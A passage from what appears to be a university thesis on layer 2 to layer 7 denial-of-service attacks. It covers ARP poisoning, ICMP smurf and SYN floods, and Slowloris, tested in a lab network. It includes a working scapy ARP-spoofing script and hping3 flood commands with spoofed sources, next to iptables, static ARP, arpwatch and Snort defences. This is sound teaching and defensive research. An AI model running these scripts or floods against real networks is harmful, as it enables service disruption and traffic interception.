The use of Linux IPTables with its countless configuration choices won’t be the ideal solution to stop the attack, but it will slow it down. This method can also be used as a hybrid approach and be combined with other methods in order to decrease the attack’s effect on a desirable level, or even stop it completely.

The combination of those End-Host and Network based mitigation techniques, can offer better results. The End-Host mitigation though should be considered more sharp and ready for action.

5.4 How to block Layer 7 Attacks (Slowloris)

There are five ways to defend against this type of attack. *[17]*
1) Using a hardware load-balancer: Using a hardware load-balancer with an http profile configured is the best solution to mitigate Slowloris. HLB are physical devises that direct computers to individual servers in a network. It actually splits network load across multiple servers. *[16]* The network traffic is send to a shared IP which is called a virtual IP (VIP). The VIP is an address that is attached to the load balancer. Once the load balancer receives a request on this VIP it will need to decide where to send it. The load balancer is configured in how to take these decisions. After this procedure the request is then send to the appropriate server, which will produce a response. The load balancer will inspect the packets and will forward only them only if the request is complete. Even though this technique can be compromised if the traffic is too much, due to the nature of the attack, it wont happen cause it is based on low bandwidth consumption. If the traffic is too much then it is traceable because it will trigger other mechanisms that are installed for volumetric attacks.

2) Using IP tables: This solution will only limit the connections but it is cheap and is easily applied. It can mitigate the attack depending on its traffic. If the traffic is not too high it will solve the problem. The following rules is applies:
“iptables –A INPUT –p tcp –syn –dport 80 –m connlimit –connlimit-above 30 –j DROP”

3) Timeout Directive in Apache: This is not a good solution, because it can be easily compromised. By increasing the rate with which the web server will drop inactive connections, will only delay the problem. The attackers might increase the number of requests.
The Timeout Derivative can be configures in */etc/httpd/conf/httpd.conf* file.

4) **mod_antiloris:** An apache module that limits the number of simultaneous connections per IP address that are in the “reading request” state on Apache 2.x systems.

5) Hybrid solutions: Combination of two or more of the above mentioned.

`

6. Tools

6.1 Layer2: Arp Poisoning

This attack is implemented using scapy. Scapy is a powerful interactive packet manipulation program, It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies and performing attacks. It can easily handle most classical tasks like

`

scanning, tracerouting, probing, unit tests, attacks or network discovery. It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, combining technics (VLAN hopping, ARP cache poisoning, VOIP decoding on WEP encrypted channel and others).

In this project, scapy was used to create an ARP cache poisoning script, in order to succeed implementing a layer 2 DoS attack.

6.2 Layer3/4: ICMP/UDP/SYN Flood

Those kind of attacks are implemented using hping3 which is a network tool able to send custom TCP/IP packets and to display target replies like ping program does with ICMP replies. Hping3 handle fragmentation, arbitrary packets body and size and can be used in order to transfer files encapsulated under supported protocols. Using hping3 you are able to perform at least the following stuff: *[20]*

- Test firewall rules

- Advanced port scanning

- Test net performance using different protocols, packet size, TOS (type of service) and fragmentation.

- Path MTU discovery

-Transferring files between even really fascist firewall rules.

-Traceroute-like under different protocols. - Firewalk-like usage. - Remote OS fingerprinting. - TCP/IP stack auditing. - A lot of others.

It's also a good didactic tool to learn TCP/IP. Hping3 is developed and maintained by antirez@invece.org and is licensed under GPL version 2.

Hping3 is also fully scriptable using the TCL language. Scripts can generate and read packets, but there are also commands to read and manipulate interface lists, arp tables, routing and firewalling.

6.3 Slowloris *[16]*: This is a slow denial of service attack tool, written by RSnake with help from John Kinsella, IPv6 version by Hugo Gonzalez. The main idea of this tool is to cause DoS attack leaving intact all the other services except from the webserver. It's stealthy form makes it the ideal tool for an application layer attack.

Slowloris holds connections open by sending partial HTTP requests. It continues to send subsequent headers at regular intervals to keep the sockets from closing. In this way webservers can be quickly tied up. In particular, servers that have threading will tend to be vulnerable, by virtue of the fact that they attempt to limit the amount of threading they'll allow. Slowloris must wait for all the sockets to become available before it is successful at consuming them, so if it's a high traffic website, it may take a while for the site to free up it's sockets because other users might be already connected and when they disconnect they will leave a 'window' for legitimate users.

`

As far as the stealth mode concerned, slowloris can be modified to send different host headers, if the target is a virtual host and logs are stored separately per virtual host. On the other hand while the attack is underway, the log file wont be written until the request is completed. So a server can be kept down for minutes at a time without a single log file entry showing up to warn someone who might be watching in that instant. Once the attacks stops or once the session gets shut down, there will be several hundred 400 errors in the web server logs. The only way to get 200 OK, is when the slowloris will complete a valid request.

HTTP Ready quickly came up as a possible solution to a Slowloris attack, because it won't cause the HTTP server to launch until a full request is received. This is true only for GET and HEAD requests. As long as the Slowloris is given the switch to modify its method to POST, HTTP Ready turns out to be a non-working solution to defend against this tool. Slowloris requires only a few hundred requests at long term and regular intervals.

After the attack is stopped the webserver returns to normal almost instantly. That makes it ideal for certain attacks that may just require a brief down-time.

In the experiments an APACHE server is used. Web servers like APACHR work on threaded or a process based model. For that reason the server will become unavailable for new requests, if all the threads or all the processes are consumed by the attacker.

`

7 Experiments

7.1 Layer 2

This attack is implemented using a python script which is based on scapy, a python module which is used for penetration testing. Five nodes will participate. A local network is configured with node 65 as the access point. The attacker is node 52 and the network users are 70, 71 and 57.

- Assumptions: The attackers gained access of the network using a tool that can easily be found in Kali Linux (a penetration testing operation system). The description of this attack does not belong in the aim of this thesis.

The nodes are equipped with *arpwatch*, software that can detect ARP Poisoning.

The script used for the attack is displayed below:

```
from scapy.all import *
import time
import random

op=1 #specifies ARP Request
mac="E1:01:A1:B7:81:90"#The first spoofed MAC address

nodes=["57","71","65"]  #this is configurable by the attacker depending on
                        #the nodes of the ALN
nodes2=["70","65","57"] #the attacker can easily find out about the existance
                        #of the nodes by using scanning software

while 1:
    for i in nodes:
        for j in nodes2:
                victim="192.168.1."+i
                spoof="192.168.1."+j     #spoofing the IP of the packet that will be sent
                arp=ARP(op=op,psrc=spoof,pdst=victim,hwsrc=mac) #malformed packet
                send(arp)       #sending the malformed packet
                mac="52:54:00:%02x:%02x:%02x" % (   #randomising the MAC Address
        random.randint(0, 255),
        random.randint(0, 255),
        random.randint(0, 255),
        )
                time.sleep(random.randrange(1,10,2)) # Sendn every packet in random intervals
```

figure23, Arp Poison Script

Figure 24 displays the poisoned ARP table of node 71. The red rectangle is the spoofed MAC.

```
? (192.168.1.65) at 52:54:00:39:32:3b [ether] on wlan0
? (192.168.1.57) at 52:54:00:9e:9a:24 [ether] on wlan0
nitlab3.inf.uth.gr (10.0.1.200) at 00:0c:29:1f:c3:ed [ether] on eth0
? (192.168.1.52) at 10:9a:dd:a6:2c:e7 [ether] on wlan0
? (192.168.1.70) at 52:54:00:4a:98:82 [ether] on wlan0
root@node071:~#
```

figure24, poisoned arp table

`

The real MAC address of node 65

```
wlan0     Link encap:Ethernet  HWaddr e4:ce:8f:61:c4:92
          inet addr:192.168.1.65  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::e6ce:8fff:fe61:c492/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51985 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49792 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2198940 (2.1 MB)  TX bytes:3092745 (3.0 MB)

root@node065:~#
```

figure 25, node65 MAC address

The real MAC address of node 57

```
wlan0     Link encap:Ethernet  HWaddr e4:ce:8f:67:5d:9e
          inet addr:192.168.1.57  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::e6ce:8fff:fe67:5d9e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15438 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4092 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:657380 (657.3 KB)  TX bytes:257579 (257.5 KB)

root@node057:~#
```

figure 26, node57 MAC address

The real MAC address of node 70

```
wlan0     Link encap:Ethernet  HWaddr 10:9a:dd:a5:c1:bf
          inet addr:192.168.1.70  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::129a:ddff:fea5:c1bf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:15275 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3322 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:649737 (649.7 KB)  TX bytes:211055 (211.0 KB)

root@node070:~#
```

figure 27, node70 MAC address

`

When the *arpwatch* detects the attack below the output is displayed.

```
Sep 27 22:40:21 localhost arpwatch: ethernet mismatch 192.168.1.70 10:9a:dd:a6:2c:e7 (e1:01:a1:b7:81:90) wlan0
Sep 27 22:40:30  arpwatch: last message repeated 9 times
Sep 27 22:40:30 localhost arpwatch: ethernet mismatch 192.168.1.65 10:9a:dd:a6:2c:e7 (52:54:00:20:8d:0d) wlan0
Sep 27 22:40:40  arpwatch: last message repeated 9 times
Sep 27 22:40:40 localhost arpwatch: ethernet mismatch 192.168.1.57 10:9a:dd:a6:2c:e7 (52:54:00:5a:79:cc) wlan0
Sep 27 22:41:21  arpwatch: last message repeated 9 times
Sep 27 22:41:21 localhost arpwatch: ethernet mismatch 192.168.1.70 10:9a:dd:a6:2c:e7 (52:54:00:76:47:aa) wlan0
```

figure28, Arpwatch alert

The arpwatch function is initialized by the big number of repetitions of ARP messages. Also the *arpwatch* stores the IP/MAC data and whenever an IP matches a different MAC then it warns the user. Various modifications can be made in the python script in order to trick the *arpwatch*.

10	51.984520	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.70
11	51.984535	Apple_67:5d:9e	Realteku_12:81:62	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e
12	55.054682	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.65 (duplicate use of 192.168.1.65 detected!)
13	55.054695	Apple_67:5d:9e	Realteku_19:61:8c	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.65 detected!)
14	58.022727	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Gratuitous ARP for 192.168.1.57 (Request) (duplicate use of 192.168.1.57 detected!)
15	97.219879	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.70 (duplicate use of 192.168.1.70 detected!)
16	97.219895	Apple_67:5d:9e	Realteku_92:2e:c0	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.70 detected!)
17	100.290191	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.65 (duplicate use of 192.168.1.65 detected!)
18	100.290207	Apple_67:5d:9e	Realteku_51:e9:02	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.65 detected!)
19	107.249448	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Gratuitous ARP for 192.168.1.57 (Request) (duplicate use of 192.168.1.57 detected!)
20	148.396600	Apple_a6:2c:e7	Broadcast	ARP	42	Who has 192.168.1.57? Tell 192.168.1.52
21	148.396618	Apple_67:5d:9e	Apple_a6:2c:e7	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e
22	148.402886	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.70 (duplicate use of 192.168.1.70 detected!)
23	148.402899	Apple_67:5d:9e	Realteku_9d:06:7c	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.70 detected!)
24	151.666091	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.65 (duplicate use of 192.168.1.65 detected!)
25	151.666104	Apple_67:5d:9e	Realteku_38:1f:e3	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.65 detected!)
26	154.736408	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Gratuitous ARP for 192.168.1.57 (Request) (duplicate use of 192.168.1.57 detected!)
27	159.654276	Apple_a6:2c:e7	Broadcast	ARP	42	Who has 192.168.1.71? Tell 192.168.1.52
28	170.911950	Apple_a6:2c:e7	Broadcast	ARP	42	Who has 192.168.1.65? Tell 192.168.1.52
29	184.108601	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.70 (duplicate use of 192.168.1.70 detected!)
30	184.108617	Apple_67:5d:9e	Realteku_9c:3a:7f	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.70 detected!)
31	189.123385	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.65 (duplicate use of 192.168.1.65 detected!)
32	189.123400	Apple_67:5d:9e	Realteku_72:26:39	ARP	42	192.168.1.57 is at e4:ce:8f:67:5d:9e (duplicate use of 192.168.1.65 detected!)
33	190.146902	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Gratuitous ARP for 192.168.1.57 (Request) (duplicate use of 192.168.1.57 detected!)
34	227.297251	Apple_a6:2c:e7	Apple_67:5d:9e	ARP	42	Who has 192.168.1.57? Tell 192.168.1.70 (duplicate use of 192.168.1.70 detected!)

figure29, attack traffic

Wireshark detected the attack. But it can easily be untraceable by poisoning only the Gateway. The cause of this massive attack is to produce massive confusion in the network. Of course it is better to go silent, but the purpose of this thesis is to present DOS attacks. So the attack can be noticed either ways if the victim will have no communication with the other nodes. This specific procedure is used, in order to apply man in the middle attack. The only thing that changes is the redirection of the traffic by replacing the victims' MAC with the attackers.

Protection: In order to protect against ARP Poisoning the user uses *static entries* in the ARP table for every time a new LAN member is entering. This is a stiff measure, because it is used only for a small number of LAN members, but it is the most effective in this case. We use the command: >arp –s 192.168.1.70 10:9a:dd:a5:c1:bf

as an example of node 70 matching.

`

The ARP table will be the following:




figure30, static ARP entries

Layer 3: ICMP flood

Tools: Hping3

- **Attack Command:** `hping3 --icmp --spoof 192.168.1.65 192.168.1.255 –flood`
- **Victim:** `192.168.1.65`
- **Argument Explanation:**
  - `–icmp //send icmp packets`
  - `--spoof //spoof the source IP`
  - `--flood //send the packets as fast as possible`
  - `192.168.1.65 //target address`
  - `192.168.1.255 broadcast address`

The attack starts with one attacker. Using the tester.py script (figure31) the legitimate user tries to get the index file from the server (victim). Thirty wget requests are made and 3 statistic metrics are calculated in order to evaluate the impact of the attack. The metrics are :

1. total time to finish the wget
2. average time for all the wget
3. Standard Deviation

`

```
from timeit import default_timer
import os
import cmath
import math

total=0
sd=0
a=list()    #the list stores the duration of every wget
for i in range(0,30):   #preparing the wget
        start=default_timer()
        os.system("wget 192.168.1.53")  #command
        duration = default_timer() - start
        a.append(duration)
        total=total+duration

for j in range(0,30):
        sd1=math.pow(total/30-a[j],2)

sd2=math.sqrt(sd1/29)   #standard deviation

print "total time:",total    #total time
print "average time:", total/30    #average time
print "standard deviation:",sd2
os.system("rm index.*")     #when the experiment is done clear the folder from the index files
```

figure31, attack evaluation script

There are 6 cases of attacks applied in order to achieve the maximum impact. The cases are displayed in table 3.

Stats	**Case1 (1 attacker)**	**Case2 (2 attackers)**	**Case3 (3 attackers)**	**Case4 (4 attackers)**	**Case5 (5 attackers)**
Total Time (seconds)	1.87	1.494	2.141	4.338	19.840
Average Time (seconds)	0.0623	0.049	0.071	0.145	0.661
St. Deviation (seconds)	0.010	0.177	0.010	0.163	0.120

table3, smurf attack scenarios

`

The system had too many delays in case 6 and almost every wget failed for that reason the experiment was terminated manually. Even if the attack stops the LAN cannot go back to normal and the nodes need to be rebooted.

Table3, shows that as the number of attackers increases so does the number of delay in seconds.

Detection:

For this type of attack, the traffic is inspected by using wireshark or raw packets (tcpdump). In figure. The traffic is captured by a legitimate user in the LAN.




figure32, traffic monitoring

The information extracted is:

- The source of the packet is displayed as 192.168.1.65. But this node never used ping. The attackers spoofed their ping request and added the victim's IP.
- There is no response from 192.168.1.65, because the node is overwhelmed by the requests and it cannot longer respond to legitimate requests.
- The type of the request is: 8 (Echo (ping) request).

Defending: Iptables are used for defending against this type of attack. The rules applied in every node of the LAN are shown below. The first rule drop every request and reply. We drop these kind of packets, so

`

the legitimate users won't be able to ping, but it is an acceptable trade off considering the damage the flood does.

```
1) iptables -A INPUT -i wlan0 -p icmp --icmp-type echo-request -j
   DROP
2) iptables -A INPUT -i wlan0 -p icmp --icmp-type echo-reply -j DROP
```

Argument Explanation: *[26]*

- -A : append a new rule
- INPUT : for packets destined to local sockets
- -i wlan0 : wifi medium
- -p icmp--type : protocol icmp
- -j DROP : Drop the packet

After the implementation of the rules the legitimate user can get the index files by applying wget in normal time.

Figure33 describes the proof that even if the attack is performed using 6 attackers, due to the use of the iptable rules the legitimate node is able to get the index file. The node 192.168.1.60 is the legitimate user.




figure33, flow graph

`

7.2 Layer 4 : SYN Flood

Tools: Hping3

The attack will start with 1 attacker, 1 victim and 1 legitimate user. If this scenario will fail, others will be implemented.

The same script as above is used in order to gather statistics.

- **Attack command:** hping3 –c 1000000 –S –w 64 –p 80 --flood --rand-source <VICTIM IP>
- **Argument Explanation:**
  - -c // number of packets to be sent
  - -S // Sending SYN packets only
  - -w 64 // TCP window size
  - -p 80 // Destination port 80
  - --flood // Sending packets as fast as possible, without taking care to show incoming replies. Flood mode
  - --rand-source //Using Random Source IP Address.

[25] The TCP Window size determines the largest TCP receive window that the system offers. The receive window is the number of bytes a sender can transmit without receiving an acknowledgment. This entry overrides TCP's negotiated maximum receive window size and replaces it with the value of this entry.

Defending

Two tools will be used in order to defend against this kind of attack. IPTables and kernel configuration. The attack is very difficult to be stopped. In order to completely stop it, additional hardware needs to be used as a load-balancer, or ISP intervention. There are two possible scenarios.

a) The network is restricted into limited IP addresses that use it. In that case the server will keep a record of those IP's and block all the others using IPTables. However, the attacker might gain access of the network using legitimate user's credential and perform the attack by spoofing packets. In that case an identity collision might occur and the server will understand that an attack is active and apply measures to stop it.

b) There is no IP address restriction. In that case the server cannot perform IP block methods, so SYN Cookies plus IPTables rules are used, especially rules that include statistics of SYN packets arrival. If the open connections exceed a specific threshold then the IPTables will start dropping packets.

`

The attack:

Before the implementation of the attack the tester script is used in order to check the legitimate traffic. The total time is 24.554 seconds, the average time is 0.818 seconds and the standard deviation is 2.066 seconds.

Stats (sec)	Case1	Case2	Case3	Case4	Case5	Case6	Case7
Total Time	16.6	>>	68.8	>>	8.75	>>	>>
Average Time	0.55	>>	2.29	>>	0.29	>>	>>
St. Deviation	0.01	>>	0.07	>>	0.02	>>	>>
# Attackers	1	2	1	2	1	2	2

Table4, The seven attack scenarios

In the table seven cases of the attack are performed. In case1 and case2 the attack is performed with default settings. In case3 and case4 the attack is performed by applying iptables in the victims side. In case5 and case6 kernel configuration is applied. In case 7 iptables and kernel configuration is applied.

The table shows that when the attackers are two, a SYN Flood is implemented (DDOS) and it is impossible to prevent the attack with kernel configuration and iptables. The solution of this problem is load-balancers (hardware solution) and ISP aid.

The kernel configuration applied is the above:

1) Change the syn_ack retries to 3 # default is 5
2) Change the Backlog from 2048 to 4098
3) SYN COOKIES are enabled by default

The iptables rules used in this case is: *[30]*

iptables -N syn_flood

iptables -A INPUT -p tcp --syn -j syn_flood

iptables -A syn_flood -m limit --limit 1/s --limit- burst 3 -j RETURN

iptables -A syn_flood -j DROP

Detecting: *[28]*

In order to detect this attack, snort is used. In figure34 the initialization of snort is displayed. The following rules are used:

```
alert tcp !$HOME_NET any -> $HOME_NET 80 (flags: S; msg:"Possible TCP
```

`

```
DoS"; flow: stateless; threshold: type both, track by_dst, count 70,
seconds 10; sid:10001;rev:1;)
```




figure34, Configuring Snort

Figure35 displays the alerts by snort during the attack.




figure35, snort in action

The traffic captured with wireshark during the attack is displayed in figure36. The red highlighted boxes display the different IP addresses coming from one node. The SYN flag is set for every packet. In figure37 the flow graph is displayed during the attack.

`




Figure36, traffic during the attack

